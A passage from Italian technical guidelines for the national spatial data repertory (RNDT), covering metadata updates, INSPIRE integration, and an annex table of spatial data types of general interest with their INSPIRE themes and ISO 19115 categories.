- **aggiornamento:** si chiede di effettuare una modifica/aggiornamento di un set di metadati, relativo ad uno o più determinati livelli gerarchici di una risorsa, già pubblicato nel Repertorio;
- **cancellazione:** si chiede la rimozione di un set di metadati, relativo ad uno o più determinati livelli gerarchici di una risorsa, già pubblicato nel Repertorio.

#### 4.3.4 Integrazione del Repertorio con INSPIRE

Il Repertorio, in quanto punto di accesso nazionale per i metadati, provvede a rendere disponibili i metadati al geoportale INSPIRE secondo le modalità individuate per l'applicazione della direttiva INSPIRE.

La raccolta dei dati del Repertorio da parte del geoportale INSPIRE PUÒ avvenire attraverso l'impostazione di uno specifico filtro per poter selezionare ed esporre nel predetto geoportale solo i dati e i servizi prodotti ai fini INSPIRE.

L'amministrazione titolare DEVE indicare se la risorsa documentata è di interesse o meno per la direttiva INSPIRE, seguendo le indicazioni fornite nelle guide operative.

L'amministrazione titolare DEVE indicare l'ambito di applicazione (tra locale, regionale, nazionale o INSPIRE) della risorsa documentata, sempre secondo le indicazioni fornite nelle guide operative.



## Allegato A

### Elenco dei dati territoriali di interesse generale

---

#### Introduzione

---

Nelle tabelle che seguono sono elencati i dati di interesse generale (di cui all'articolo 59, comma 3, del decreto legislativo 7 marzo 2005, n. 82), con le relative definizioni, che le Amministrazioni titolari sono tenute a documentare nel Repertorio Nazionale dei Dati Territoriali secondo le regole tecniche definite nelle linee guida.

Per ciascuna tipologia sono indicati anche i temi INSPIRE<sup>17</sup> e le categorie di argomento ISO 19115<sup>18</sup> associati.

L'elenco è organizzato in paragrafi con riferimento al cluster tematico di appartenenza definito nell'ambito di INSPIRE come raggruppamento dei temi di cui agli allegati della Direttiva INSPIRE. Il primo paragrafo riporta i dati territoriali che fanno riferimento a più cluster tematici, mentre ciascun paragrafo successivo riporta i dati territoriali relativi ad uno specifico cluster tematico.

L'elenco dei dati territoriali è pubblicato nel relativo registro disponibile nel Sistema di Registri INSPIRE Italia al seguente URL: <https://registry.geodati.gov.it/rndt-all1>.

#### Glossario dei campi delle tabelle

---

- *ID*

Identificativo della tipologia di dato di interesse generale. Esso costituisce l'ultima parte dell'URI assegnato nel Sistema di Registri INSPIRE Italia.

**Esempio** Nel caso dell'ID con valore 37, il relativo URI nel registro è <https://registry.geodati.gov.it/rndt-all1/rndt-all1-37>.

Dovendo garantire la persistenza dell'URI, per le tipologie di dati definite nell'allegato 1 del decreto 10/11/2011 ancora valide viene mantenuto il valore dell'ID assegnato nell'allegato di cui sopra, anche se non progressivo.

Per le tipologie di dati non più valide e, quindi, non incluse nel presente elenco, l'ID assegnato a suo tempo non è più utilizzato. In questo caso, l'URI corrispondente viene mantenuto nel registro con l'indicazione dello stato di non validità per quell'elemento.

- *Dati di interesse generale*

Etichetta e definizione della tipologia di dato di interesse generale.

- *Tema INSPIRE*

---

<sup>17</sup> L'elenco dei temi INSPIRE è pubblicato nel Sistema di Registri di INSPIRE: <http://inspire.ec.europa.eu/theme>

<sup>18</sup> L'elenco delle categorie di argomento di cui allo Standard ISO 19115 è pubblicato nel Sistema di Registri di INSPIRE: <http://inspire.ec.europa.eu/metadata-codelist/TopicCategory>






















Categoria tematica di cui agli allegati I, II e III della Direttiva INSPIRE di riferimento per la tipologia di dato.

















Solo per il primo paragrafo, nella stessa colonna vengono indicati anche i cluster tematici che raggruppano i temi associati. Il nome della colonna in questo caso diventa quindi “*Tema INSPIRE | Cluster tematico*”.
















- *Categoria ISO*













Categoria di argomento definita nell'enumerazione *MD\_TopicCategoryCode* di cui al paragrafo B.5.27 dello Standard ISO 19115 di riferimento per la tipologia di dato. La categoria ISO da associare è stata identificata sulla base della corrispondenza con i temi INSPIRE definita nel Regolamento (CE) n. 1285/2008.

1. Dati di interessi generali afferenti a molteplici cluster tematici INSPIRE

















ID	Dati di interesse generale	Tema INSPIRE	Categoria ISO
		Cluster tematico	
2	<p><b>Data Base topografici a grande e grandissima scala</b> Database realizzati secondo le specifiche di cui al decreto 10/11/2011 relativo ai database geotopografici. Gli strati informativi trattati sono: informazioni geodetiche, fotogrammetriche e metainformazione; viabilità, mobilità e trasporti; immobili ed antropizzazioni; gestione viabilità e indirizzi; idrografia; orografia; vegetazione; reti tecnologiche; località significative e scritte cartografiche; ambiti amministrativi; aree di pertinenza.</p>	 Copertura del suolo  Edifici  Idrografia  Indirizzi  Nomi geografici  Reti di trasporto  Servizi di pubblica utilità e servizi amministrativi  Unità amministrative  Unità statistiche <ul style="list-style-type: none"> <li>■ Copertura del suolo e Utilizzo del territorio</li> <li>■ Dati di base topografici e catastali</li> <li>■ Impianti e Servizi di pubblica utilità</li> <li>■ Statistica</li> </ul>	<ul style="list-style-type: none"> <li>• Acque interne</li> <li>• Cartografia di base per immagini/Copertura terrestre</li> <li>• Confini</li> <li>• Localizzazione</li> <li>• Servizi di pubblica utilità/Comunicazione</li> <li>• Struttura</li> <li>• Trasporti</li> </ul>
3	<p><b>Data Base topografici a media scala (1:25.000 – 1:50.000)</b> Database cartografici realizzati su specifiche IGM derivate dalle regole tecniche di cui al decreto 10/11/2011 relativo ai database geotopografici. Gli strati informativi tipicamente trattati sono: nomi geografici, copertura del suolo, trasporti, idrografia, limiti amministrativi e naturali, elementi edificati, vegetazione, elementi geomorfologici, industrie, servizi, elementi altimetrici, omogenei per tematismo, che descrivono i particolari geografici con i corrispondenti attributi.</p>	 Copertura del suolo  Edifici  Idrografia  Nomi geografici  Reti di trasporto  Servizi di pubblica utilità e servizi amministrativi  Unità amministrative <ul style="list-style-type: none"> <li>■ Copertura del suolo e Utilizzo del territorio</li> <li>■ Dati di base topografici e catastali</li> <li>■ Impianti e Servizi di pubblica utilità</li> </ul>	<ul style="list-style-type: none"> <li>• Acque interne</li> <li>• Cartografia di base per immagini/Copertura terrestre</li> <li>• Confini</li> <li>• Localizzazione</li> <li>• Servizi di pubblica utilità/Comunicazione</li> <li>• Struttura</li> <li>• Trasporti</li> </ul>
5	<p><b>Carta tecnica regionale numerica</b> Carta topografica di dettaglio basata su archivi di coordinate che descrivono la geometria degli oggetti cartografati e di codifiche che ne individuano la tipologia. Rappresenta, assieme ai Database Geotopografici conformi al Decreto 10/11/2011, la cartografia di base ufficiale alla grande scala la cui competenza è in capo alle Regioni e alle Province Autonome secondo le rispettive leggi.</p>	 Edifici  Idrografia  Reti di trasporto  Servizi di pubblica utilità e servizi amministrativi  Unità amministrative <ul style="list-style-type: none"> <li>■ Dati di base topografici e catastali</li> <li>■ Impianti e Servizi di pubblica utilità</li> </ul>	<ul style="list-style-type: none"> <li>• Acque interne</li> <li>• Confini</li> <li>• Servizi di pubblica utilità/Comunicazione</li> <li>• Struttura</li> <li>• Trasporti</li> </ul>







6	<p><b>Carte topografiche - IGM</b> Rappresentazione del territorio realizzata dall'IGM che costituisce la cartografia ufficiale italiana alla scala 1:25.000 e alle scale 1:50.000 e 1:100.000</p>	      <ul style="list-style-type: none"> <li>▪ Dati di base topografici e catastali</li> <li>▪ Impianti e Servizi di pubblica utilità</li> </ul>	<ul style="list-style-type: none"> <li>• Acque interne</li> <li>• Confini</li> <li>• Servizi di pubblica utilità/Comunicazione</li> <li>• Struttura</li> <li>• Trasporti</li> </ul>
7	<p><b>Carte corografiche – IGM</b> Rappresentazioni di regioni e/o di territori estesi a scale comprese tra 1:100 000 a 1:1.500.000. Es. la “Carta d'Italia” è la carta corografica prodotta dall'IGM alla scala 1:250.000, La Carta “Il Mondo 1404” serie 500, La carta “Serie 1000DB - Il Mondo 1301-1</p>	      <ul style="list-style-type: none"> <li>▪ Dati di base topografici e catastali</li> <li>▪ Impianti e Servizi di pubblica utilità</li> </ul>	<ul style="list-style-type: none"> <li>• Acque interne</li> <li>• Confini</li> <li>• Servizi di pubblica utilità/Comunicazione</li> <li>• Struttura</li> <li>• Trasporti</li> </ul>
10	<p><b>Frame campionamento griglie</b> Frame per selezione di campioni di punti da sottoporre ad indagine campionaria o per la produzione di informazioni statistiche territoriali</p>	   <ul style="list-style-type: none"> <li>▪ Elevazione, Orto immagini, Sistemi di Riferimento, Griglie geografiche</li> <li>▪ Statistica</li> </ul>	<ul style="list-style-type: none"> <li>• Confini</li> </ul>
26	<p><b>Sorgenti</b> Emergenze naturali dell'acqua, di portata rilevante, che affiora in superficie.</p>	   <ul style="list-style-type: none"> <li>▪ Dati di base topografici e catastali</li> <li>▪ Scienze della Terra</li> </ul>	<ul style="list-style-type: none"> <li>• Acque interne</li> <li>• Informazioni geoscientifiche</li> </ul>
27	<p><b>Ghiacciai</b> Rappresentazione della superficie dei ghiacciai, depositi di ghiaccio che si formano in alta montagna o alle alte latitudini, per accumulo e successiva ricristallizzazione della neve.</p>	   <ul style="list-style-type: none"> <li>▪ Copertura del suolo e Utilizzo del territorio</li> <li>▪ Scienze della Terra</li> </ul>	<ul style="list-style-type: none"> <li>• Cartografia di base per immagini/Copertura terrestre</li> <li>• Informazioni geoscientifiche</li> </ul>

68	<p><b>Stazioni, reti e dati di monitoraggio e rilevazione ambientale</b> Stazioni, reti e relativi archivi di osservazioni attraverso cui si misurano, qualitativamente o quantitativamente, la presenza, l'effetto o il livello degli inquinanti presenti nell'aria o nell'acqua, del rumore, delle radiazioni, della subsidenza o i cambiamenti della vegetazione.</p>	<p><b>Condizioni</b></p> <ul style="list-style-type: none"> <li> Distribuzione delle specie</li> <li> Elementi geografici meteorologici</li> <li> Habitat e biotipi</li> <li> Impianti di monitoraggio ambientale</li> <li> Risorse energetiche</li> <li> Risorse minerarie</li> <li> Zone a rischio naturale</li> </ul> <p><b>atmosferiche</b></p> <ul style="list-style-type: none"> <li>▪ Biodiversità e Aree sottoposte a gestione</li> <li>▪ Mare e Atmosfera</li> <li>▪ Monitoraggio e Osservazioni ambientali</li> <li>▪ Scienze della Terra</li> </ul>	<ul style="list-style-type: none"> <li>• Biota</li> <li>• Climatologia/Meteorologia/Atmosfera</li> <li>• Economia</li> <li>• Informazioni geoscientifiche</li> <li>• Struttura</li> </ul>
83	<p><b>Aree percorse da incendio sottoposte a vincolo</b> Rappresentazione delle aree percorse da incendio con riferimento alla L. 353/ 2000 (catasto incendi)</p>	<ul style="list-style-type: none"> <li> Zone a rischio naturale</li> <li> Zone sottoposte a gestione/limitazioni/regolamentazione e unità con obbligo di comunicare dati</li> </ul> <ul style="list-style-type: none"> <li>▪ Biodiversità e Aree sottoposte a gestione</li> <li>▪ Scienze della Terra</li> </ul>	<ul style="list-style-type: none"> <li>• Informazioni geoscientifiche</li> <li>• Pianificazione/Catasto</li> </ul>
95	<p><b>Zone di pianificazione per rischio vulcanico</b> Delimitazione di aree a rischio vulcanico, nell'ambito della Pianificazione Nazionale di Emergenza.</p>	<ul style="list-style-type: none"> <li> Zone a rischio naturale</li> <li> Zone sottoposte a gestione/limitazioni/regolamentazione e unità con obbligo di comunicare dati</li> </ul> <ul style="list-style-type: none"> <li>▪ Biodiversità e Aree sottoposte a gestione</li> <li>▪ Scienze della Terra</li> </ul>	<ul style="list-style-type: none"> <li>• Informazioni geoscientifiche</li> <li>• Pianificazione/Catasto</li> </ul>
96	<p><b>Erosione costiera</b> Delimitazione di aree a rischio di mareggiata e di progressiva rimozione del materiale da una costa mediante l'azione del mare.</p>	<ul style="list-style-type: none"> <li> Regioni marine</li> <li> Zone a rischio naturale</li> </ul> <ul style="list-style-type: none"> <li>▪ Mare e Atmosfera</li> <li>▪ Scienze della Terra</li> </ul>	<ul style="list-style-type: none"> <li>• Informazioni geoscientifiche</li> <li>• Oceani</li> </ul>
99	<p><b>Stazioni idrometeorologiche, sensori, radar, punti di misurazione, ecc</b> Localizzazione e archivi di misure delle stazioni idrometeorologiche, sensori, radar, punti di misurazione finalizzati alla misura delle condizioni fisiche dell'atmosfera.</p>	<ul style="list-style-type: none"> <li> Elementi geografici meteorologici</li> <li> Impianti di monitoraggio ambientale</li> </ul> <ul style="list-style-type: none"> <li>▪ Mare e Atmosfera</li> <li>▪ Monitoraggio e Osservazioni ambientali</li> </ul>	<ul style="list-style-type: none"> <li>• Climatologia/Meteorologia/Atmosfera</li> <li>• Struttura</li> </ul>

109	<p><b>Cartografie e archivi geografici storici</b> Riproduzione in formato digitale di carte e stampe antiche. Comprendono piante di città, carte degli stati preunitari, tavole di atlanti, carte geologiche e geotematiche, carte minerarie, carte generali dell'Italia.</p>	<div>  Copertura del suolo   Edifici   Geologia   Idrografia   Indirizzi   Orto immagini   Reti di trasporto   Servizi di pubblica utilità e servizi amministrativi   Unità amministrative   Unità statistiche </div> <div> <ul style="list-style-type: none"> <li>▪ Copertura del suolo e Utilizzo del territorio</li> <li>▪ Dati di base topografici e catastali</li> <li>▪ Elevazione, Orto immagini, Sistemi di Riferimento, Griglie geografiche</li> <li>▪ Impianti e Servizi di pubblica utilità</li> <li>▪ Scienze della Terra</li> <li>▪ Statistica</li> </ul> </div>	<ul style="list-style-type: none"> <li>• Acque interne</li> <li>• Cartografia di base per immagini/Copertura terrestre</li> <li>• Confini</li> <li>• Informazioni geoscientifiche</li> <li>• Localizzazione</li> <li>• Servizi di pubblica utilità/Comunicazione</li> <li>• Struttura</li> <li>• Trasporti</li> </ul>
111	<p><b>Siti di bonifica di interesse nazionale</b> Siti individuati ai sensi del D. Lgs. 152/2006 e s.m.i. in relazione alle caratteristiche del sito, alle quantità e pericolosità degli inquinanti presenti, al rilievo dell'impatto sull'ambiente circostante in termini di rischio sanitario ed ecologico, nonché di pregiudizio per i beni culturali ed ambientali; insistenza, attuale o passata, di attività di raffinerie, di impianti chimici integrati o di acciaierie; siti interessati da attività produttive ed estrattive di amianto.</p>	<div>  Suolo   Zone sottoposte a gestione/limitazioni/ regolamentazione e unità con obbligo di comunicare dati </div> <div> <ul style="list-style-type: none"> <li>▪ Biodiversità e Aree sottoposte a gestione</li> <li>▪ Scienze della Terra</li> </ul> </div>	<ul style="list-style-type: none"> <li>• Informazioni geoscientifiche</li> <li>• Pianificazione/Catasto</li> </ul>





2. **Dati di interesse generale afferenti al cluster tematico INSPIRE “Dati di base topografici e catastali”**

ID	Dati di interesse generale	Tema INSPIRE	Categoria ISO
1	<b>Data Base degli strati prioritari</b> Database realizzato secondo le specifiche Intesa Stato, Regioni, Enti Locali sui Sistemi Informativi Geografici (IntesaGIS). Composto dai livelli informativi Viabilità stradale, Viabilità ferroviaria, Idrografia, Ambiti amministrativi e Centri abitati.	 Idrografia  Reti di trasporto  Unità amministrative	<ul style="list-style-type: none"> <li>• Acque interne</li> <li>• Confini</li> <li>• Trasporti</li> </ul>
13	<b>Toponimi</b> Nomi propri geografici per identificare una localizzazione.	 Nomi geografici	<ul style="list-style-type: none"> <li>• Localizzazione</li> </ul>
14	<b>Limiti amministrativi</b> Confini territoriali entro i quali viene esercitata la giurisdizione relativa ad una data funzione amministrativa, individuati dalla Costituzione Italiana e dal D. Lgs. 267/2000: Stato, Regioni, Province, Comuni, Città metropolitane, Comunità Montane, Comunità Isolate e Unioni di Comuni ed eventuali unità di decentramento sub comunale (es. circoscrizioni e/o municipi).	 Unità amministrative	<ul style="list-style-type: none"> <li>• Confini</li> </ul>
15	<b>Acque territoriali e linea di base</b> Acque territoriali: ambito territoriale soggetto alla giurisdizione statale e che concorre insieme alle Regioni a comporre lo Stato. Linea di base: indica genericamente la linea dalla quale è misurata l'ampiezza delle acque territoriali (cfr DPR 816/77). Comprende le carte costiere alle diverse scale e le carte dei litorali.	 Idrografia  Unità amministrative	<ul style="list-style-type: none"> <li>• Acque interne</li> <li>• Confini</li> </ul>
16	<b>Limiti Autorità di Bacino Distrettuali</b> Ripartizione del territorio nazionale in bacini idrografici, classificati di rilievo nazionale, interregionale e regionale (D.lgs n. 152/2006 e s.m.i.)	 Idrografia  Unità amministrative	<ul style="list-style-type: none"> <li>• Acque interne</li> <li>• Confini</li> </ul>
17	<b>Limiti Consorzi di bonifica</b> Delimitazione dei Consorzi di Bonifica, istituiti con specifici provvedimenti regionali, secondo l'art.59 del R.D. 13 febbraio 1933 n. 215.	 Unità amministrative	<ul style="list-style-type: none"> <li>• Confini</li> </ul>
18	<b>Limiti ASL e distretti sanitari</b> Delimitazione dell'ambito territoriale delle Aziende Sanitarie Locali e dei distretti sanitari.	 Unità amministrative	<ul style="list-style-type: none"> <li>• Confini</li> </ul>
19	<b>Indirizzi e numeri civici</b> Localizzazione degli accessi basati su identificatori di indirizzo, in genere nome della via e relativa codifica nello stradario comunale, numero civico, ed eventuale numero interno collegato, relativo all'accesso alle singole unità immobiliari.	 Indirizzi	<ul style="list-style-type: none"> <li>• Localizzazione</li> </ul>
20	<b>Stradari</b> Elenco delle vie o delle piazze di una località con le relativa rappresentazione geografica.	 Indirizzi	<ul style="list-style-type: none"> <li>• Localizzazione</li> </ul>
21	<b>Particelle catastali</b> Porzione continua di terreno o fabbricato, individuata geometricamente, situata in un medesimo comune, appartenente ad uno stesso possessore e caratterizzata da una medesima destinazione d'uso con il relativo reddito.	 Parcele catastali	<ul style="list-style-type: none"> <li>• Pianificazione/Catasto</li> </ul>
22	<b>Reti di trasporto</b> Reti che consentono lo spostamento di persone e merci suddivise in reti di tipo stradale, ferroviaria, fluviale, aerea, marittima. In particolare comprende la rappresentazione geografica (grafo) con le relative infrastrutture.	 Reti di trasporto	<ul style="list-style-type: none"> <li>• Trasporti</li> </ul>
23	<b>Reticolo idrografico</b> L'insieme delle linee di impluvio e dei corsi d'acqua presenti all'interno di un bacino idrografico. Comprende sia i reticoli idrografici naturali che quelli artificiali.	 Idrografia	<ul style="list-style-type: none"> <li>• Acque interne</li> </ul>










24	<b>Bacino idrografico</b> Territorio nel quale scorrono tutte le acque superficiali attraverso una serie di torrenti, fiumi ed eventualmente laghi per sfociare al mare in un'unica foce, a estuario o delta (D. Lgs. 152/2006 e s.m.i.)		• Acque interne
25	<b>Specchi d'acqua</b> Lago naturale o artificiale di limitata estensione, tratto di mare chiuso, laguna		• Acque interne
29	<b>Annali idrologici</b> Pubblicazioni annuali che riportano misure e elaborazioni idrologiche relative al territorio di competenza degli Uffici Compartimentali del Servizio Idrografico e Mareografico Nazionale (SIMN) che avevano funzioni di raccolta, elaborazione e divulgazione dei dati idrometeorologici.		• Acque interne
51	<b>Edificato</b> Corpo costruito che non presenta soluzioni di continuità, ha un'unica tipologia edilizia e può avere più categorie di destinazione d'uso e funzioni.		• Struttura
66	<b>Impianti e strutture ricettive</b> Localizzazione di strutture stabili o temporanee, atte alla ospitalità e/o alla somministrazione di vitto.		• Struttura
67	<b>Impianti e strutture ricreative e sportive</b> Localizzazione di strutture riservate alle attività ricreative e/o sportive.		• Struttura


















### 3. Dati di interesse generale afferenti al cluster tematico INSPIRE “Mare e Atmosfera”





ID	Dati di interesse generale	Tema INSPIRE	Categoria ISO
4	<b>Data Base Oceanografico</b> Condizioni fisiche (correnti, salinità, altezza delle onde, ecc.) degli oceani, dei mari e dei corpi idrici salmastri suddivisi in regioni e sottoregioni con caratteristiche comuni.	 Elementi geografici oceanografici	• Oceani
101	<b>Unità fisiografiche</b> Rappresentazione delle unità in cui i materiali costituenti il litorale presentano movimenti confinati all'interno dell'unità stessa o presentano scambi con l'esterno in misura non influenzata da quanto accade al restante litorale.	 Regioni marine	• Oceani
112	<b>Zone di vigilanza meteo</b> Ambiti territoriali nei quali sono definite le previsioni meteorologiche finalizzate all'allertamento	 Elementi geografici meteorologici	• Climatologia/Meteorologia/Atmosfera
113	<b>Dati Radar meteorologico</b> Prodotti mosaicati sul territorio nazionale per il monitoraggio dei fenomeni atmosferici ottenuti attraverso proprie catene operative sulla base di dati grezzi provenienti dalla rete radar nazionale, dalla rete delle stazioni pluviometriche e termometriche oltre che da altri strumenti (es. dati satellitari, fulminazioni, etc).	 Elementi geografici meteorologici	• Climatologia/Meteorologia/Atmosfera

4. **Dati di interesse generale afferenti al cluster tematico INSPIRE “Elevazione, Orto immagini, Sistemi di Riferimento, Griglie geografiche”**





ID	Dati di interesse generale	Tema INSPIRE	Categoria ISO
8	<b>Sistemi di coordinate</b> Sistemi per riferire univocamente le informazioni territoriali nello spazio come un insieme di coordinate (x, y, z) e/o latitudine, longitudine e quota, basate su un datum geodetico planimetrico e altimetrico.	 Sistemi di coordinate	
9	<b>Reti geodetiche e monografie di elementi geodetici</b> Reti di punti con coordinate note relative a un sistema di riferimento geodetico comune, utilizzati per il corretto dimensionamento ed orientamento del rilevamento topo – cartografico di un'estesa area terrestre, e relative monografie. Comprendono le reti statiche e dinamiche sia di inquadramento (es. rete IGM95, RDN) che di raffittimento (es. reti regionali).	 Sistemi di coordinate	
12	<b>Griglie di inquadramento</b> Reticolo uniforme a maglie regolari utile per l'inquadramento cartografico.	 Sistemi di griglie geografiche	
34	<b>Modelli digitali di elevazione</b> Rappresentazione della morfologia del suolo in formato digitale. Comprendono rappresentazioni DEM (DTM, DSMe simili).	 Elevazione	• Elevazione
35	<b>Dati orografici</b> Rappresentazione dei rilievi di un territorio, sia quelli della superficie sia quelli sottomarini del tipo: Curve di livello e punti quotati, batimetria ecc.	 Elevazione	• Elevazione
38	<b>Ortofoto aeree</b> Prodotto proveniente da procedure di ortorettifica di immagini telerilevate da piattaforma aerea.	 Orto immagini	• Cartografia di base per immagini/Copertura terrestre
39	<b>Ortofoto satellitari</b> Prodotto proveniente da procedure di ortorettifica di immagini telerilevate da piattaforma satellitare.	 Orto immagini	• Cartografia di base per immagini/Copertura terrestre
40	<b>Immagini non ortorettificate</b> Immagini non ortorettificate della superficie terrestre rilevate da piattaforma aerea, satellitare, o da telesensori.	 Orto immagini	• Cartografia di base per immagini/Copertura terrestre
41	<b>Altri dati da telerilevamento</b> Dati territoriali relativi alla superficie terrestre rilevati da piattaforma aerea, satellitare, o da tele sensori.	 Orto immagini	• Cartografia di base per immagini/Copertura terrestre

5. **Dati di interesse generale afferenti al cluster tematico INSPIRE “Biodiversità e Aree sottoposte a gestione”**













ID	Dati di interesse generale	Tema INSPIRE	Categoria ISO
30	<b>Siti di Importanza Comunitaria</b> Siti individuati al fine di mantenere o ripristinare un tipo di habitat naturale o una specie ai sensi della Direttiva Habitat 92/43/CE.	 Siti protetti	• Ambiente
31	<b>Parchi e Aree protette</b> Delimitazione della superficie delle aree protette come classificate nella legge quadro 394/91. Sono compresi: parchi nazionali, parchi naturali regionali, riserve naturali (terrestri, fluviali, lacuali o marine) e tutte le aree protette classificate in base a leggi regionali.	 Siti protetti	• Ambiente
33	<b>Beni culturali</b> Cose immobili e mobili che presentano interesse artistico, storico, archeologico, etnoantropologico, archivistico e bibliografico e le altre cose individuate dalla legge o in base alla legge quali testimonianze aventi valore di civiltà. (cfr D. Lgs 22 gennaio 2004, n. 42 e s.m.i.).	 Siti protetti	• Ambiente
57	<b>Centri di rottamazione</b> Localizzazione dei siti atti alla messa in sicurezza, la demolizione, il recupero dei materiali e la rottamazione.	 Zona sottoposta a gestione/limitazioni/regolamentazione e unità con obbligo di comunicare dati	• Pianificazione/Catasto
80	<b>Vincolo idrogeologico</b> Rappresentazione dell'area sottoposta a vincolo idrogeologico. <i>R.D.L. 3267/23 e leggi forestali regionali.</i>	 Zona sottoposta a gestione/limitazioni/regolamentazione e unità con obbligo di comunicare dati	• Pianificazione/Catasto
81	<b>Vincoli paesaggistico, archeologico ed architettonico</b> Rappresentazione delle aree sottoposte a vincolo con riferimento al <i>D. Lgs. 42/2004 e successive modifiche e integrazioni.</i>	 Zona sottoposta a gestione/limitazioni/regolamentazione e unità con obbligo di comunicare dati	• Pianificazione/Catasto
82	<b>Immobili ed aree di notevole interesse pubblico</b> Rappresentazione degli immobili e delle aree di cui all'art. 136 del <i>D. Lgs 42/2004 e s.m.i.</i>	 Zona sottoposta a gestione/limitazioni/regolamentazione e unità con obbligo di comunicare dati	• Pianificazione/Catasto
86	<b>Altre aree vincolate o regolamentate</b> Aree assoggettate a vincolo o regolamentazione in base a specifici provvedimenti normativi (ad es. Zone rosse).	 Zona sottoposta a gestione/limitazioni/regolamentazione e unità con obbligo di comunicare dati	• Pianificazione/Catasto
87	<b>Zonizzazione acustica</b> Rappresentazione dell'inquinamento acustico in riferimento al Piano. <i>L. 447/95 e sue modifiche, leggi regionali.</i> Direttiva 2002/49/CE (D.Lgs. n. 194/2005)	 Zona sottoposta a gestione/limitazioni/regolamentazione e unità con obbligo di comunicare dati	• Pianificazione/Catasto
102	<b>Habitat</b> Rappresentazioni dei luoghi caratterizzati dalle condizioni ambientali necessarie per la vita degli animali o delle piante.	 Habitat e biotopi	• Biota
103	<b>Repertorio naturalistico</b> Banca dati delle specie, habitat e fitocenosi di interesse conservazionistico.	 Habitat e biotopi	• Biota
104	<b>Archivio forestale</b> Inventario di monografie relative a indagini realizzate per conoscere l'entità e la qualità delle risorse forestali.	 Distribuzione delle specie	• Biota
105	<b>Aree e specie faunistiche</b> Rappresentazioni della distribuzione delle specie animali sul territorio.	 Distribuzione delle specie	• Biota
106	<b>Aree e Specie Vegetali</b> Rappresentazioni della distribuzione delle specie vegetali sul territorio.	 Distribuzione delle specie	• Biota
114	<b>Beni paesaggistici</b> Gli immobili e le aree indicati all'articolo 134 del <i>D. Lgs 42/2004 e s.m.i.</i> , costituenti espressione dei valori storici, culturali, naturali, morfologici ed estetici del territorio, e gli altri	 Zona sottoposta a gestione/limitazioni/regolamentazione e unità con obbligo di comunicare dati	• Pianificazione/Catasto

	beni individuati dalla legge o in base alla legge, inclusi centri e nuclei storici.		
115	<p><b>Demanio marittimo</b></p> <p>Rappresentazione dei beni demaniali marittimi con le aree soggette a concessione demaniale e i limiti amministrativi degli Enti gestori (Comuni, Regioni, Autorità di Sistema Portuale, Capitanerie di Porto, Provveditorato Opere Pubbliche Veneto).</p> <p>La rappresentazione, gestita attraverso il sistema informativo "SID il Portale del Mare", riguarda dati originali sulla consistenza dei beni demaniali marittimi (delimitazione della dividente demaniale, geometria delle superfici occupate, vincoli a terra e mare ed eventuali anomalie dominicali riportate in apposite "schede beni" censuarie) e sul loro stato d'uso, con apposite "schede concessioni" complete delle informazioni sui pagamenti effettuati a vario titolo (canoni, indennizzi, etc.).</p>	 <p>Zone sottoposte a gestione/limitazioni/regolamentazione e unità con obbligo di comunicare dati</p>	<ul style="list-style-type: none"> <li>• Pianificazione/Catasto</li> </ul>
116	<p><b>Geositi</b></p> <p>Siti per i quali è stato individuato un interesse geologico e geomorfologico per la loro conservazione; in casi particolari (GSSP) di interesse scientifico internazionale sancito da istituzioni scientifiche internazionali (IUGS, ISC). (DLgs. 42/2004 e leggi regionali)</p>	 <p>Siti protetti</p>	<ul style="list-style-type: none"> <li>• Ambiente</li> </ul>
117	<p><b>Zone di Protezione Speciale</b></p> <p>I territori più idonei in numero e in superficie alla conservazione delle specie nella zona geografica marittima e terrestre a cui si applica la Direttiva 2009/147/CE, cosiddetta Direttiva Uccelli, recepita in Italia con il DPR 357/1997, modificato e integrato dal DPR 120/2003.</p>	 <p>Siti protetti</p>	<ul style="list-style-type: none"> <li>• Ambiente</li> </ul>
118	<p><b>Zone speciali di conservazione</b></p> <p>Siti di importanza comunitaria designati dagli Stati membri mediante un atto regolamentare, amministrativo e/o contrattuale ai sensi della Direttiva Habitat 92/43/CE, in cui sono applicate le misure di conservazione necessarie al mantenimento o al ripristino, in uno stato di conservazione soddisfacente, degli habitat naturali e/o delle popolazioni delle specie per cui il sito è designato.</p>	 <p>Siti protetti</p>	<ul style="list-style-type: none"> <li>• Ambiente</li> </ul>
















6. **Dati di interesse generale afferenti al cluster tematico INSPIRE “Copertura del suolo e Utilizzo del Territorio”**




ID	Dati di interesse generale	Tema INSPIRE	Categoria ISO
36	<b>Carta di copertura ed uso del suolo</b> Rappresentazione delle differenti tipologie di copertura e uso del suolo. Comprende sia cartografie con classificazione mista di copertura ed uso del suolo (es. CORINE Land Cover), che cartografie solo di copertura intesa come copertura biofisica della superficie terrestre comprese le superfici artificiali, le zone agricole, i boschi e le foreste, le aree (semi)naturali, le zone umide, i corpi idrici.	 Copertura del suolo	• Cartografia di base per immagini/Copertura terrestre
37	<b>Carte tematiche di copertura vegetale</b> Cartografie di rappresentazione delle differenti tipologie di vegetazione, quali ad esempio: Carta della Vegetazione, Carta Forestale, Carta degli Alberi e simili.	 Copertura del suolo	• Cartografia di base per immagini/Copertura terrestre
54	<b>Carta dell'utilizzazione del suolo</b> Carta con la classificazione del territorio in base alla dimensione funzionale o alla destinazione socioeconomica presenti e programmate per il futuro (ad esempio ad uso residenziale, industriale, commerciale, agricolo, silvicolo, ricreativo).	 Utilizzo del territorio	• Pianificazione/Catasto
55	<b>Zonazione urbanistico territoriale</b> Suddivisione dell'area urbana in zone destinate a diversi impieghi e funzioni in base agli strumenti di pianificazione urbanistica e territoriale.	 Utilizzo del territorio	• Pianificazione/Catasto

7. Dati di interesse generale afferenti al cluster tematico INSPIRE “*Scienze della Terra*”

ID	Dati di interesse generale	Tema INSPIRE	Categoria ISO
42	<b>Carta Geologica</b> Rappresentazione cartografica, attraverso l'utilizzo di simboli e colori convenzionali sulla corrispondente base topografica, delle informazioni inerenti le rocce e i terreni affioranti o sub-affioranti, distinti in unità geologiche in funzione della posizione stratigrafica, dell'età, delle caratteristiche litologiche e granulometriche, e in relazione alla genesi e ai rapporti con le unità adiacenti. La rappresentazione include elementi tettonici e morfologici, nonché depositi di origine antropica.	 Geologia	• Informazioni geoscientifiche
43	<b>Carte Geotematiche</b> Comprende le carte geomorfologiche, lito-tecniche, idrogeologiche, gravimetriche, geologiche e strutturali di sottosuolo, della fagliazione attiva e capace, di instabilità dei versanti, delle microzone omogenee in prospettiva sismica - 1 livello,	  Zone a rischio naturale	• Informazioni geoscientifiche
44	<b>Modello strutturale</b> Rappresentazione cartografica schematica delle unità strutturali a scala regionale e dei principali elementi tettonici.	 Geologia	• Informazioni geoscientifiche
